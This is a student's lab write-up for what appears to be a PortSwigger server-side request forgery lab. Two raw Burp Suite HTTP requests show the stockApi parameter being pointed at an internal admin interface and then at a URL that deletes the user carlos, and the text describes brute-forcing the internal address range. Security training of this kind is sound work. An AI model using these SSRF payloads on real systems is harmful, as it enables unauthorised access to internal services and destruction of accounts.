S. Giridharan
CB.SC.P2CYS23006

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port 8080, then use it to delete the user `carlos`.

As mentioned in the Lab description intercept the request of the stock check in the burpsuite,

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

Request


Pretty Raw Hex

```
1  POST /product/stock HTTP/2
2  Host: 0a6400d803fb81ea81793ef800d60086.web-security-academy.net
3  Cookie: session=TKtPWsmF0N44CTCx1VgMGBC0R0LX3Xfn
4  Content-Length: 38
5  Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6  Sec-Ch-Ua-Platform: "Windows"
7  Sec-Ch-Ua-Mobile: ?0
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9  Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net/product?productI
   d=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
18 Priority: u=1, i
19
20 stockApi=http://192.168.0.1:8080/admin
```

We are going to brute force the last octet of the IP Address to find the admin interface in the burpsuite intruder.







The Final Step is to delete the user carlos.

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Pretty Raw Hex

```
1  POST /product/stock HTTP/2
2  Host: 0a6400d803fb81ea81793ef800d60086.web-security-academy.net
3  Cookie: session=TKtPWsmF0N44CTCxlVgMGBC0R0LX3Xfn
4  Content-Length: 96
5  Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6  Sec-Ch-Ua-Platform: "Windows"
7  Sec-Ch-Ua-Mobile: ?0
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9  Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
18 Priority: u=1, i
19
20 stockApi=http://192.168.0.171:8080/admin/delete?username=carlos
```